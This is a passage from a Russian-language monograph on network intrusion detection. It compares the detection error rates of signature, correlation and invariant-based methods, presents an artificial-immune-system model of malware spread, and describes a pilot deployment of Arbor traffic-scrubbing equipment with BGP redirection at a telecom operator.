8.1	разбор TCP-опций	5	5	0,10 0,23	0,10 0,16	0,04 0,08	0,28 0	0,25 0	0,10 0	1 0
8.2	работа с TCP-сессиями	4	5	0,40 0	0,37 0	0,35 0,12	0,28 0	0,25 0	0,10 0	0,25 0
8.3	анализ параметров ICMP	9	4	н/д	н/д	н/д	0,58 0	0,58 0	0,58 0	0,33 0
8.4	прочие специфичные ошибки	48	2–7	н/д	н/д	н/д	0,72 0	0,70 0	0,79 0	0,40 0

Таблица 3.6. ***Доля ложных пропусков и средний уровень ложных срабатываний***

Примечания к таблице :

**) в связи с чрезвычайно широким распространением атак класса "Переполнение буфера", и с вызванным этим фактом появлением узкоспециализированных методов обнаружения атак именно этого класса, сравнительный анализ для них необходимо производить отдельно (методы обнаружения атак, оперирующие информацией сетевого уровня, будут давать слишком высокий уровень ложного пропуска);*

***) "1/0" – данный класс атак не обнаруживается методом без внесения изменений в его программный код;*

****) "н/д" – "Нет опубликованных данных" – наиболее вероятно, что данный класс атак не обнаруживается методом.*

Оценка сигнатурных методов обнаружения вторжений и аномалий

Вероятность пропуска вторжений для сигнатурных методов была определена на основании открытой базы данных "Snort Signature Database" (http://www.snort.org/snort-db/sid.html?sid=) исходя из следующего предположения: *"если данный тип вторжения вызывает появление нового (нацеленного на его обнаружение) правила в базе данных, следовательно, данное вторжение не обнаруживается существующим на данный момент набором правил"*.

Погрешность в данной группе методов определяется в первую очередь мощностью множества вторжений и аномалий. Теоретически возможны также ситуации, когда сигнатура для определенной атаки была создана, однако, с другим названием и с идентификатором, не связанным с CVE или другими синхронизированными базами уязвимостей. С учетом этого обоснованным, полагаю, будет назвать уровень погрешности порядка 0,1 по шкале вероятности пропуска атаки. Вероятность ложного срабатывания для сигнатурных методов равна 0.

Оценка корреляционных методов обнаружения вторжений и аномалий

Анализ характеристик корреляционных методов проведен по публикациям авторов методов. Поскольку в части случаев авторами приводились зависимости "вероятность пропуска/ложное срабатывание", в тех случаях, где это было возможно, выбиралось значение, соответствующее "настройкам по умолчанию" или "рекомендуемым настройкам" алгоритма. Для некоторых классов атак (например, 3.3, 4.2) не для всех реализаций были найдены характеристики методов – вычисление средневзвешенных значений производилось по найденному подмножеству атак. Для классов 4.3 и 7.2 сведения присутствуют только в совокупности – значения в соответствующих ячейках таблицы продублированы.

В целом, характер приведенных в публикациях данных позволяет судить об уровне погрешности порядка 0,01 по шкале ложных срабатываний и порядка 0,03 по шкале вероятности пропуска атаки. Однако, с учетом описанных выше факторов, влияющих на ухудшение этих показателей, обоснованным, полагаю, будет назвать уровень погрешности порядка 0,02 по шкале ложных срабатываний и порядка 0,05 по шкале вероятности пропуска атаки. Также на погрешность оказывает влияние и мощность класса атак – выбор конкретных атак по базе данных OSVDB.

Оценка инвариантных методов обнаружения вторжений и аномалий

Расчет вероятности обнаружения вторжений и аномалий с помощью предлагаемого метода выполнялся для кибератак, имеющих одну или небольшое (<=5) разновидностей реализации (например, osvdb_id = 5707, 5941, 6094, 7951 и др.), на основании проверки вызывает ли данная разновидность атаки нарушение системы инвариантов размерности. В качестве вероятности пропуска атаки (исходя из гипотезы равновероятности появления различных реализаций) засчитывалась суммарная доля реализаций, не вызывающих нарушения системы размерностей. Для атак, имеющих большое количество различных реализаций (например, osvdb_id = 1666, 1690, 6105, 8431 и др.) были случайным образом выбраны пять векторов параметров, исходя из среднестатических значений для сетевых протоколов. В качестве вероятности пропуска кибератаки (исходя из гипотезы представительности данной выборки) засчитывалась суммарная доля реализаций, не вызывающих нарушения системы размерностей.

Таким образом, уровень погрешности при подсчете вероятности пропуска кибератаки определяется в данном случае мощностью множества реализаций в каждом рассматриваемом классе. Как следствие, с учетом возможности нестрогого выполнения гипотез о равновероятном появлении проанализированных реализаций, полагаю, обоснованным будет назвать уровень погрешности порядка 0,05–0,1 по шкале вероятности пропуска кибератаки. Вероятность ложного срабатывания для метода контроля инвариантов равна 0.

Зависимость доли обнаруживаемых методами аномалий (при условии отсутствия информации об атаке в базе данных атак) от уровня приложения атаки по модели OSI приведена на графике, изображенном на рис. 3.15. При построении зависимости в каждой группе методов выбрано наилучшее значение (наименьший наблюдавшийся процент ложного пропуска).

На основании приведенного графика следует отметить:

• высокое качество обнаружения неизвестных атак корреляционными методами, но только в рамках 3 (сетевого) и 4 (транспортного) уровней модели OSI;

• низкий в целом уровень обнаружения неизвестных атак сигнатурными методами;

• равномерно высокий уровень обнаружения предлагаемым методом, обусловленный:

– построением (и последующим контролем) модели корректного функционирования вычислительных процессов;

– универсальностью метода, позволяющей выбрать объектом модуль стека сетевых протоколов любого уровня модели OSI.




Рис. 3.15. ***Зависимость доли обнаруживаемых аномалий от уровня модели OSI для трех групп методов***

Ложный пропуск/ложное срабатывание"

Одним из основных показателей для систем обнаружения сетевых аномалий является область возможных значений ее характеристик в пространстве "ложный пропуск/ложное срабатывание" (FN/FP – *false negative/false positive*). Подавляющее большинство методов, имеющих отличный от нуля уровень ложных срабатываний, имеют возможность настройки параметров, влияющих на текущее расположение характеристик обнаружения на плоскости "FN/FP". В связи с тем, что две данные характеристики тесно связаны, при уменьшении уровня ложного пропуска уровень ложных срабатываний возрастает. При этом возможна ситуация, когда количество ложных срабатываний становится неприемлемо большим для практической эксплуатации системы. На рис. 3.16 приведены характеристики процесса обнаружения некоторых типов кибератак на плоскости FN/FP для исследуемых групп методов обнаружения вторжений и аномалий.




Рис. 3.16. ***Обнаружение типов кибератак на плоскости "ложный пропуск/ложное срабатывание"***

Характеристика	Сигнатурный подход	Корреляционный подход	Контроль инвариантов
Вероятность пропуска реализации известных видов угроз	0 %	Близка к нулю	0 % для угроз с нарушениями размерности
Вероятность пропуска реализации новых видов угроз	100 %	Средняя	Средняя
Уровень ложных срабатываний	0	Высокий	0
Идентификация и маркировка аномального трафика	Возможна	Возможна не всегда	Возможна

Рис. 3.17. ***Общая оценка трех групп методов обнаружения вторжений и аномалий***

На основании приведенного графика следует отметить:

• выигрыш инвариантных методов по сравнению с сигнатурными методами обнаружения аномалий по уровню ложного пропуска аномалий, не занесенных в базу данных сигнатур;

• выигрыш инвариантных методов по сравнению с корреляционными методами обнаружения аномалий по уровню ложных срабатываний (корреляционные методы при определенных настройках параме-

тров решающей схемы позволяют в некоторых классах обнаруживать большую долю атак, но при этом уровень ложных срабатываний подобной системы повышается до неприемлемо высоких значений).

В целом, среди преимуществ предлагаемого автором метода (см. рис. 3.17) по сравнению с применяемыми на практике корреляционными и сигнатурными методами следует отметить:

- наличие классов атак, не обнаруживаемых другими методами без внесения изменений в их программный код (или в базу сигнатур);
- равномерно высокая доля обнаружения аномалий на всех уровнях модели OSI;
- более высокий по сравнению с другими методами совокупный уровень качества обнаружения атак.

Краткие итоги

Основные тенденции в исследованиях в рамках существующих подходов направлены на достижение следующих результатов:

- повышение точности работы алгоритмов принятия решений (снижение уровней ошибок I-го и II-го рода, особенно в отношении ранее не наблюдавшихся воздействий как злоумышленных, так и корректных);
- увеличение доли корректирующих процессов, не требующих участия оператора-человека, что позволяет перевести время реакции на злоумышленное воздействие на качественно новый уровень (например, при автоматической генерации сигнатур для нового вредоносного кода через несколько минут после подтверждения факта его аномально быстрого распространения по сети);
- противодействие новым технологиям, используемым злоумышленниками с целью:

– сокрытия факта вредоносного воздействия, например, с помощью полиморфных кодировщиков исполняемого кода и данных или техники мимикрии («растворения» либо маскировки в нормальном трафике) атак;

– активного воздействия на средства антивирусной защиты путем формирования условий отказа в обслуживании либо генерации чрезмерного потока ложных срабатываний, что делает ее применение невозможным.

3.2. Улучшение метода иммунного ответа на вредоносный программный код

3.2.1. Постановка задачи на улучшение метода иммунного ответа

Разработке метода предшествовали следующие исследования в области искусственных иммунных систем (см. рис.3.18).

- *Хидж и Коуэл (Hege, Co1e),* построили уравнение, описывающее изменение количества циркулирующих антител в зависимости от числа плазматических клеток.
- *Йилек (Jilek)* предложил ряд вероятностных моделей взаимодействия антигена с иммунокомпетентной В-клеткой, а также промоделировал методом *Монте-Карло* процесс образования клона, происходящего из одной В-клетки.
- *Белл,* используя основные гипотезы клонально-селекционной теории *Ф. Бернета*, пстроил математическую модель гуморальной иммунной реакции на неразмножающийся моновалентный антиген. Им же была предложена простейшая модель иммунной реакции на размножающийся антиген, в которой было описано взаимодействие между антигеном и антителом.
- Качественное исследование модели *«хищник-жертва»* было проведено *Пимбли (Pimbley)*, а затем, после введения в модель уравнения для *В*-клеток, *Пимбли, Шу и Казариновым.* Аналогичные представления «хищник – жертва» были разработаны *Смирновой и Романовским.*




Рис. 3.18. ***Классификация методов исскуственных иммунных систем***

• В 1974 г. итальянские ученые *Бруни, Джовенко, Кох и Штрем (Bruni, Giovenco, Koch, Strom)* предложили модель гуморальной иммунной реакции, которая описывает гетерогенность популяции иммуноцитов с помощью непрерывных функций двух аргументов: аффинитета и времени. Основной отличительной чертой модели является рассмотрение иммунной реакции с позиции теории билинейных систем. Дальнейшее развитие эта работа получила в двух направлениях. *Молер (Mohler)* модифицирует модель с целью описания более широкого круга явлений (производство антител разных классов, кооперация между *T*- и *B*-системами иммунитета и т. д.). С другой стороны, это работы, направленные на решение задачи идентификации исходной модели.

• Академик *Марчук* построил и в дальнейшем уточнил простейшую математическую модель инфекционного заболевания, которая представляет собой систему обыкновенных нелинейных дифференциальных уравнений с запаздывающим аргументом. Кроме реакции антиген – антитело, эта модель описывает влияние поражения антигеном органа-мишени на динамику иммунного процесса.

• *Рихтер (Richter) и Хоффман (Hoffmann)* предложили оригинальные модели иммунной реакции, в основу которых положена сетевая теория *Ерне (Jerne)*. Основное внимание в этих моделях уделяется рассмотрению различных событий, протекающих в сети.




Рис. 3.19. ***Вид интерфейса системы анализа иммунного ответа***

• *Вельтман и Бутц (Waltman et al.)* описали модель иммунной реакции с использованием идеи порогового переключения *B*-лимфоцита из одного состояния в другое. Пороги вводятся в уравнения модели как времена запаздывания, которые являются функциями состояния системы. Дальнейшее развитие модель получила в работах *Гатика (Gatica)*.

• *Делиси (DeLisi)* рассмотрел механизмы иммунных взаимодействий на поверхности лимфоцита, а также предложил модель роста опухоли в организме по аналогии модели Белла.

• *Дибров, Ливщиц, Волькенштейн* рассмотрели простейшую модель гуморального иммунного ответа, в которой особое внимание уделено анализу влияния величины запаздывания на динамику иммунного процесса.

• *Перельсон (Perelson)* исследовал иммунную реакцию с позиции теории оптимального управления.

• *Мерилл (Merrill)* предложил описание иммунной реакции с точки зрения теории катастроф.

• В Великобритании реализован проект *Computational Immunology for Fraud Detection (CIFD) (http://www.icsa.ac.uk/CIFD)* (см. рис. 3.19). Цель проекта разработка системы защиты на базе технологии AIS для почтовой службы Англии.

• В Европе реализован проект разработки сетевой системы обнаружения атак *Lisys* путем контроля трафика TCP и SYN-пакетов (см. рис. 3.20). В случае обнаружения подозрительных TCP-связей детектировались предупреждения по e-mail. *Lisys* состояла из рас-




Рис. 3.20. ***Возможная архитектура искусственной иммунной системы***

пределенных детекторов размером 49 байт, контролирующих «data-path triple», то есть IP-адресов источника и назначения, а также порты. Сначала детекторы генерируются случайно и в процессе работы соответствующие нормальному трафику постепенно убираются, кроме того, детекторы имеют время жизни, и в итоге весь набор, кроме записанных в память, через некоторое время регенерируется. Для уменьшения количества ложных тревог используется порог активации, превышение которого приводит к срабатыванию датчика.

• В США разработано расширение к ядру *ОС Linux – Process Homeostasis (pH)*, которое позволяет обнаруживать, а при необходимости и замедлять необычное поведение прикладных программ (см. рис. 3.21 и 3.22). Для обнаружения необычного поведения вначале автоматически создаются профили системных вызовов, сделанных различными программами. На создание такого профиля уходит некоторое время, после чего программа может действовать самостоятельно, вначале включая экспоненциальную задержку по времени для аномальных вызовов, а затем и вовсе уничтожая процесс. Так как контролировать все вызовы накладно и нерационально, то система работает только с системными вызовами, имеющими полный доступ к ресурсам компьютера.

• Аналогичный проект STIDE (Sequence Time-Delay Embedding) был призван помочь в обнаружении внедрений, распознавая необычные эпизоды системных вызовов. В процессе обучения stide формирует базу данных из всех уникальных, непрерывных системных вызовов и затем делит их на части предопределенной фиксированной длины. Во время работы stide сравнивает эпизоды, полученные при новых трассировках с уже имеющимися в базе данных, и сообщает о критерии аномалии, указывающем, сколько новых вызовов отличаются от нормы.






Рис. 3.21. ***Элементы технологий иммунного ответа***



Использование датчиков для определения корректности обращения к файловой системе



Использование датчика корректности вызова и применения динамически подключаемых библиотек

Рис. 3.22. ***Возможная схема размещения иммунных детекторов***

Математическая постановка задачи

Начальные условия:
$V(Vt^0) = V^0$, $C(t^0) = C^0$, $F(t^0) = F^0$

Условия функционирования:

$\frac{dV}{dt} = (\beta - \gamma F)V$ – количество аномалий программного обеспечения, в функционирующей ИУС, где:

β – коэффициент распространения аномалий по системе,

γ – количество обнаруженных аномалий ко времени dt

$\frac{dC}{dt} = \varepsilon(m)\alpha V(T - \tau) - \mu_c(C - C^*)$

ε(m) – характеристика функционирования ИУС при поражении основных программных подсистем

α – коэффициент, характеризующий обнаружение аномалии средством ЗИ

μ_c – коэффициент, характеризующий время жизни вирусов до обновления ПО

$\frac{dF}{dt} = \rho C - (\mu_f + \eta\gamma V)F$,

$\frac{dm}{dt} = \sigma V - \mu_m m$ – относительная характеристика поражения системы, где σV - степень поражения ИУС,

μm – коэффициент пропорциональности, характеризующий величину периода восстановления ИУС.

Найти: $V^* = \frac{\mu_f(\gamma + F^*V)}{\beta\eta\gamma} > V^0 > 0$ – иммунологический барьер, характеризующий насыщение программной системы средствами обнаружения аномалий.

3.2.2. Основные идеи нового метода иммунного ответа на вторжения

Для решения поставленной задачи была разработана следующая модель воздействия вредоносного ПО на операционную среду ИС (см. рис. 3.23 и рис. 3.24):

$$\begin{aligned}
\frac{dV_i}{dt} &= (\beta_i - \gamma_i F_i)V_i, \\
\frac{dF_i}{dt} &= q_i C_i - \eta_i \gamma_i F_i V_i - \mu_{f_i} F_i, \\
\frac{dC_i}{dt} &= \xi\, p_s(V_i)\alpha_i F_i(t-\tau)V_i(t-\tau) - \mu_{ci}(C_i - C_i^*), \\
\frac{dm_i}{dt} &= \sigma_i V_i - \mu_{mi} m_i.
\end{aligned} \qquad (1)$$

Здесь $i = \overline{1, N}$ – «номер» разновидности компьютерной атаки;

$N = 2$ – число различных разновидностей компьютерных атак;

$V_i(t)$ – концентрация i-го вредоносного ПО;

$F_i(t)$ – концентрация антител, специфичных к i-му вредоносному ПО;

$C_i(t)$ – концентрация контрмер обнаружения к i-й компьютерной атаки;

$m_i(t)$ – относительная характеристика поражения ИС i-й атакой, $0 \le m_i \le 1$;

$\xi = \prod_{i=1}^{N} \xi_i(m_i)$ – функция, характеризующая общее состояние ИС;

$\xi_i(m_i)$ – невозрастающая непрерывная функция, характеризующая общее состояние ИС при i-й компьютерной атаке, $\xi_i(0) \equiv 1$, $\xi_i(1) = 0$; $0 \le \xi_i(m_i) \le 1$.




Рис. 3.23. ***Качественная картина поражения ИС комбинированным вредоносным ПО***




Рис. 3.24. ***Область, содержащая допустимые решения модели***

К системе уравнений (1) присоединим начальные данные при $t = t^0$.

$V(t^0) = V^0, \quad C(t^0) = C^0,$

1) Концентрация размножающихся антигенов вредоносного ПО V(t).

2) Концентрация антител F(t). Под антителами понимаются субстраты иммунной системы операционной среды ИС, нейтрализующие антигены.

3) Концентрация мер наблюдения и предупреждения воздействию вредоносного ПО C(t).

4) Относительная характеристика поражения системной среды ИС на m(t).

В результате удалось получить следующие основные утверждения.

Утверждение 1. При неотрицательных начальных данных при $t = t^0 = 0$

$$V^0 \geq 0,\ C^0 \geq 0,\ F^0 \geq 0,\ m^0 \geq 0 \qquad (2)$$

решение задачи (1), (2) существует и единственно при всех $t \geq 0$.

Утверждение 2. При всех $t \geq 0$ решение задачи (1), (2) будет непрерывным и неотрицательным:

$$V(t) \geq 0,\ C(t) \geq 0,\ F(t) \geq 0,\ m(t) \geq 0. \qquad (3)$$

Утверждение 3. Теорема существования и единственности решения задачи (1), (2) получить формальные модели поражения ИС вредоносным ПО.

Утверждение 4. Воздействия вредоносного ПО, которые не приводят к потери устойчивости функционирования ИС удовлетворяют неравенству

$$0 < V^0 < \frac{\mu_f\left(\gamma F^* - \beta\right)}{\beta\eta\gamma} = V^*. \qquad (4)$$

Утверждение 5. Величина V* *иммунологический барьер операционной среды ИС.* Иммунологический барьер пройден, если воздействия ПО V^0 удовлетворяют условию $V^0 > V^*$, и не пройден в противном случае.

Основные алгоритмы метода иммунного ответа

Реализация метода на практике предполагает решение следующих задач (см. рис. 3.25)




Рис. 3.25. ***Основные задачи метода иммунного ответа***




Рис. 3.26. ***Алгоритм обнаружения вредоносных программных воздействий***




Рис. 3.27. ***Алгоритм обучения механизма иммунного ответа***

3.2.3. Возможные алгоритмы обнаружения и обучения механизма иммунного ответа

В ходе исследований было разработано пять основных алгоритмов иммунного ответа (прогнозирование, обнаружение, нейтрализация, обучения и оценивания результативности). Рассмотрим подробнее алгоритмы обнаружения вредоносных воздействий (см. рис. 3.26) и обучения механизма иммунного ответа (см. рис. 3.27).

3.3. Опытное внедрение новой системы иммунного ответа

3.3.1. Описание стенда для натурных испытаний

Для доказательства достоверности полученных результатов были проведены натурные испытания на следующем узле предприятия отрасли связи (см. рис 3.28).

Здесь ядро сети представляет собой MPLS кольцо, образованное маршрутизаторами M- и T-серий компании Juniper Networks. Основной трафик концентрируется на T640 и по 10 Гбит/с интерфейсу приходит/

уходит к пиринговым партнерам с пограничного маршрутизатора M120. На схеме отражено семь существующих связей с другими автономными системами.

Интерфейс между M120 и T640 загружен примерно на 10 %: в разные моменты времени согласно собираемой статистике на нем наблюдается от 900 Мбит/с до 1100 Мбит/с.

Текущая загрузка Routing Engine на маршрутизаторе M120 составляет доли процента. Таким образом, можно утверждать, что при 10 % утилизации интерфейсов M120 обладает солидным запасом производительности для того, чтобы решать задачи, связанные с реализацией метода иммунного ответа.




Рис. 3.28. ***Схема демонстрационного стенда***




Рис. 3.29. ***Схема иммунной системы противодействия атакам***

Схема искусственной иммунной системы противодействия компьютерным атакам представлена на рис. 3.29. С учетом того, что стоимость портов на маршрутизаторе M120 достаточно высока, было принято решение терминировать адаптированные под иммунный ответ интерфейсы устройств Arbor Peakflow SP CP5 и Arbor Peakflow TMS на обладающем соответствующей портовой емкостью коммутаторе Cisco 3560G, подключенном через MRV к PE-маршрутизатору M10. Интерфейсы на всех коммутаторах – гигабитные, соединение между M10 и T640 – тоже гигабитное. Измерения нагрузки соединения показали, что оно загружено где-то на 30 Мбит/с. Соответственно, остается еще достаточный запас для реализации метода иммунного ответа, анализа служебного трафика, необходимого для работы искусственной иммунной системы противодействия компьютерным атакам: flow-потоки, трафик управления, трафик атаки и возвращать очищенный трафик в сеть. Расчет суммарных накладных расходов на пересылку служебной информации искусственной иммунной системы свидетельствует, что даже с учетом объема обрабатываемых данных (порядка 10 Гбит/с) расходы не должны превысить 500 Мбит/с.

Заметим, что на каждом из устройств Arbor (CP и TMS) есть несколько физических портов. Они конфигурируются как L3-интерфейсы и могут предназначаться для управления, сбора потоков с других маршрутизаторов, анализа трафика, получение/возврат трафика при его очистке. Предлагается организовать отдельный VLAN, к которому будут иметь доступ администраторы для управления соответствующими устройствами CP и TMS. Собственно консоль управления «находится» на устройстве Arbor CP, которое коммутируется с устройством TMS, поэтому возможно создание централизованного АРМа администратора безопасности.

Общий алгоритм работы

Алгоритм работы системы иммунного ответа (см. рис. 3.30) сводится к следующим основным шагам:

1) оценка состояния защищенности на основе статистических данных;

2) прогнозирование ситуации;

3) обнаружение компьютерных атак;

4) парирование компьютерных атак;

5) предупреждение компьютерных атак.




Рис. 3.30. ***Реализация алгоритма иммунного ответа***

Для целей тестирования в рамках пилотной зоны для анализа статистики трафика и влияния на сетевые потоки доступен один пограничный маршрутизатор – M120, поскольку он собирает все каналы и используется для связи с ядром сети. Остальные два маршрутизатора участвуют в работе MPLS-кольца и передают потоки от M120 далее по сети. При этом упомянутые маршрутизаторы не имеют дело с таблицей маршрутизации как таковой. Поэтому на маршрутизатор M120 с обоих узлов Arbor Peakflow SP CP и Arbor TMS с интерфейсов управления устанавливаются BGP сессии. Первый их использует для анализа состояния BGP-таблицы (ее стабильности), а второй – для генерации обновлений для маршрутизатора в случае необходимости перенаправления потоков для очистки.

Поскольку для получения достоверной и непротиворечивой статистики система иммунного ответа должна видеть максимально полный объем информации (по крайней мере «симметричный» обмен данными), предлагается активировать генерацию статистических данных для Core-интерфейса на вход и на выход. Это позволит увидеть все данные, которые приходят из Интернет и уходят обратно. Генерируемые flow-потоки собираются на устройство Arbor CP и обрабатываются на предмет выявление отклонений. При необходимости подключается библиотеки генов и шаблонов штатного нормального поведения системы.

Также для получения списка интерфейсов и счетчиков с них на Arbor CP нужно настроить опрос M120 по SNMP.

Основная задача в процессе развертывания системы иммунногоответа это – обеспечение корректности маршрутизации трафика при выявлении сетевых аномалий, перенаправление потоков на TMS и возврат обратно очищенного трафика на ближайший маршрутизатор. Соответственно пришлось предусмотреть механизмы избавления от петель маршрутизации, возникающих при перенаправлении трафика на очистку и возвращение обратно.

3.3.2. Основные алгоритмы фильтрации сетевого трафика

При выявлении компьютерной атаки на устройстве Arbor CP датчик искусственной иммунной системы оповещает администратора безопасности об этом событии и позволяет задействовать датчики «интеллектуального» подавления атаки на устройстве TMS. При этом TMS может использовать следующие способы очистки трафика:

- Global Exception list;
- Per mitigation filters;
- HTTP Mitigation (HTTP Request Limiting, HTTP Object Limiting);
- Zombie removal;
- TCP SYN authentication;
- TCP Connection Reset;
- DNS (Malformed DNS filtering, DNS Authentication);
- Baseline enforcement.

В любом случае некорректный трафик идентифицируется по префиксу заданной длины, который анонсируется на пиринговые маршрутизаторы для перенаправления потока на off-ramp интерфейс устройства.

Так, в предлагаемой схеме (см. рис. 3.31), в момент запуска процедуры реагирования TMS генерирует BGP update, где анонсирует атакуемый префикс доступным через свой offramp интерфейс. После этого трафик, входящий на M120 из Интернета, перенаправляется на TMS, где с применением одного из вышеперечисленных способов иммунного ответа производится его «очистка».

После удаления следов атаки из поступившего на вход трафика TMS должен его вернуть в «магистраль». Для этого используется onramp интерфейс (offramp и onramp интерфейсы могут быть физически совмещены). В качестве варианта «возврата» трафика поддерживаются:

- Использование физического интерфейса onramp, отличного от исходного offramp с другой логической (IP) адресацией;
- Использование GRE туннелей для передачи трафика на точку «выхода из сети», то есть фактически на CE маршрутизатор.

Основная задача любого из этих способов очистки трафика – возврат трафика таким образом, чтобы он не попал на оригинальный маршрутизатор, который осуществлял offramp-ing трафика на TMS, так как в противном случае неизбежно возникнет петля маршрутизации. Обычно для этого достаточно выделения разных физических машрутизаторов сети.

Для возврата трафика в существующей схеме иммунной системы возможны два варианта. Первый заключается в принципиальной возможности возврата трафика на один из маршрутизаторов, работающих в MPLS ядре сети, а именно M10. В этом случае процесс возврата пакетов будет выглядеть следующим образом (см. рис. 3.32).

TMS в момент детектирования атаки и команды с CP на инициирование очистки посылает BGP update на M120 с известным тэгом community “NO-ADVERTISE”. Соответственно модифицируется маршрут только на M120, инструктирующий его пересылать информацию на offramp интерфейс TMS. После очистки трафика последний возвращает трафик на onramp интерфейс, связанный через VLAN с интерфейсом на M10. Поскольку таблица на M10 немодифицирована, пакет дальше проходит к абоненту.

Второй вариант, альтернативный, который работает в том случае, когда маршрутизатор всего один (M120) и гарантирование маршрутизации без петель следует добиваться другими способами. Так, например, можно реализовать policy-based routing для трафика, который приходит с onramp-VLAN-




Рис. 3.31. ***Схема алгоритма интеллектуального подавления атаки***




Рис. 3.32. ***Схема поведения в режиме детектирования атаки***

а таким образом, чтобы м120 не делал next-hop reverse-lookup по таблице маршрутизации, а сразу передавал пакет на выходной интерфейс в сторону Т640.

В этом случае путь пакета будет следующим (см. рис. 3.33).




Рис. 3.33. ***Схема маршрутизации для возврата трафика***

Особенностью предлагаемого решения является необходимость реализации механизмов маршрутизации на основе соответствующих политик для обеспечения маршрутизации пакетов без петель в случае выбора альтернативного варианта возврата пакетов через onramp интерфейс. Однако, даже в случае выхода из строя искусственной иммунной системы на основе решений Arbor из строя, это никак не отразится на работоспособности опорной сети. Так как, единственное серьезное изменение пути прохождения пакетов – это политика (policy) на интерфейсе (VLAN), связанном с onramp интерфейсом TMS, который используется только TMS, по этой причине никаких других «случайных» пакетов там быть не должно.

Текущая загрузка процессора маршрутизатора M120, как уже отмечалось, в среднем не превышает 1 %, поэтому возложение на него задач по генерации на routing engine потоков не приведет к существенному ухудшению его производительности. Основная задача, правильно выбрать коэффициент сэмплирования. Предполагается, что он не будет более 1/1000 (что и является рекомендованным Arbor Networks значением). В качестве дополнительной страховки можно начать с коэффициента 1/10000.

Что касается пропускной способности каналов связи, то, основная нагрузка упадет на канал между Т640 и М10, который используется примерно на 5–10 %. При этом по интерфейсам между маршрутизатором и иммунной системой на основе решений Arbor осуществляется передача следующих данных:

- SNMP-опрос;
- Flow-статистика;
- BGP view (на первом этапе);




Рис. 3.34. ***Схема анализа трафика***

- трафик, перенаправляемый для очистки (только в момент атаки и только на задаваемые префиксы);
- служебная информация (библиотека генов, процедуры противодействия и пр.).

На первом этапе реализации метода была установлена и настроена система Arbor CP, адаптированная под реализацию метода иммунного ответа. Затем, после накопления необходимой статистики для обнаружения компьютерных атак была задействована система иммунного подавления атак TMS.

Алгоритмы фильтрации сетевого трафика в режиме вторжения

Устройства сбора данных ARBOR PeakFlow SP, адаптированные под реализацию метода иммунного ответа, осуществляют обнаружение аномалий в сети, перенаправляют полученную информацию на контроллер ARBOR PeakFlow SP CP. Последний, в свою очередь, анализирует информацию, задействует библиотеку генов и антител и при необходимости активирует автоматически/вручную соответствующие средства защиты информации, например: ARBOR PeakFlow SP TMS. Упомянутое средство осуществляет проверку и фильтрацию пакетов. При положительном результате фильтрации осуществляется повторное инжектирование отфильтрованного трафика обратно в сеть (рис. 3.34).

После успешного блокирования атаки наступает этап «отложенного» анализа, где могут оказаться полезными средства сбора статистики и анализа истории событий такие как Arbor Peakflow, Juniper IDP (Netscreen Security Manager), а при необходимости и специализированные комплексы Post-Mortem анализа на основе решений Gigamon и Network General, а также решения Arcsight.




Рис. 3.35. ***Оценка эффекта от работы новой системы иммунного ответа***




Рис. 3.36. ***Динамика концентрации вредоносного ПО***

3.3.3. Оценка полученного эффекта

Оценка полученного эффекта проводилась по двум направлениям. Оценка работы собственно системы иммунного ответа на вторжения (см. рис. 3.35). И оценка влияния работы разработанной системы иммунного ответа на основные показатели качества и устойчивости функционирования информационной инфраструктуры предприятия связи (см. табл. 3.7).

Характеристики качества функционирования ИС	Показатели качества и устойчивости функционирования ИС	Допустимые значения, характеризующие уровень целостности системы	
		при повышенном риске	при допустимом риске
Надежность представления запрашиваемой или выдаваемой принудительно информации (выполнения задаваемых технологических операций)	Средняя наработка объекта на отказ или сбой ($T_{нар}$)	–	–
	Среднее время восстановления объекта после отказа или сбоя ($T_{вос}$)	–	–
	Коэффициент готовности объекта ($K_г$)	0,999	0,9995
	Вероятность надежного представления и/или доведения запрашиваемой (выдаваемой принудительно) выходной информации ($P_{инф}$) в течение заданного периода функционирования ИС ($T_{зад}$)	0,99	0,99
	Вероятность надежного выполнения технологических операций ($P_{над}$) в течение заданного периода функционирования ИС ($T_{зад}$)	0,99	0,99
Своевременность представления запрашиваемой или выдаваемой принудительно информации (выполнения задаваемых технологических операций)	Среднее время реакции системы при обработке запроса и/или доведении информации ($T_{полн}$) или вероятность своевременной обработки информации ($P_{св}$) за заданное время ($T_{зад}$)	0,90	0,95
	Среднее время выполнения технологической операции ($T_{полн}$) или вероятность выполнения технологической операции ($P_{св}$) за заданное время ($T_{зад}$)	0,89	0,91
Полнота используемой информации	Вероятность обеспечения полноты оперативного отражения в ИС новых реально существующих объектов учета предметной области ($P_{полн}$)	0,8 – СРВ 0,7	0,9 – СРВ 0,8
Актуальность используемой информации	Вероятность сохранения актуальности информации на момент ее использования ($P_{акт}$)	0,95	0,99
Безошибочность информации после контроля	Вероятность ($P_{бум\ после}$) отсутствия ошибок во входной информации на бумажном носителе при допустимом времени на процедуру контроля ($T_{зад}$)	0,95	0,97
	Вероятность ($P_{маш}$) после отсутствия ошибок во входной информации на машинном носителе при допустимом времени на процедуру контроля ($T_{зад}$)	0,97	0,99
Корректность обработки информации	Вероятность ($P_{корр}$) получения корректных результатов обработки информации за заданное время ($T_{зад}$)	0,99	0,99
Безошибочность действий должностных лиц	Вероятность безошибочных действий должностных лиц ($P_{чел}$) в течение заданного периода функционирования ($T_{зад}$)	0,90	0,95
Защищенность от опасных программно-технических воздействий	Вероятность отсутствия опасного воздействия ($P_{возд}$) в течение заданного периода функционирования ($T_{зад}$)	0,99	0,99

Таблица 3.7. ***Оценка влияния разработанной системы иммунного ответа на качество и устойчивость информационной инфраструктуры предприятия связи***




Рис. 3.37. ***Результаты натурных экспериментов системы иммунного ответа***

(а) Динамика концентрации вредоносного ПО при поражении ИС в зависимости от интенсивности поражения $\beta(\beta_1 > \beta_2 > \beta_3 > \beta_4)$. (б) Фазы и значимость пражения ИС вредоносным ПО при изменении коэффициента поражения ИС $\sigma(\sigma_1 > \sigma_2 > \sigma_3 > \sigma_4)$. (в) Динамика концентрации вредоносного ПО от $V^0(V^0_1 > V^0_2 > V^0_3 > V^0_4 > V^0_5 >)$




Рис. 3.38. ***Иммунный ответ на руткиты***

Результаты натурных экспериментов, а также дополнительного имитационного моделирования работы новой системы иммунного ответа позволили выявить следующие зависимости (см. рис. 3.36–3.38).

Краткие итоги

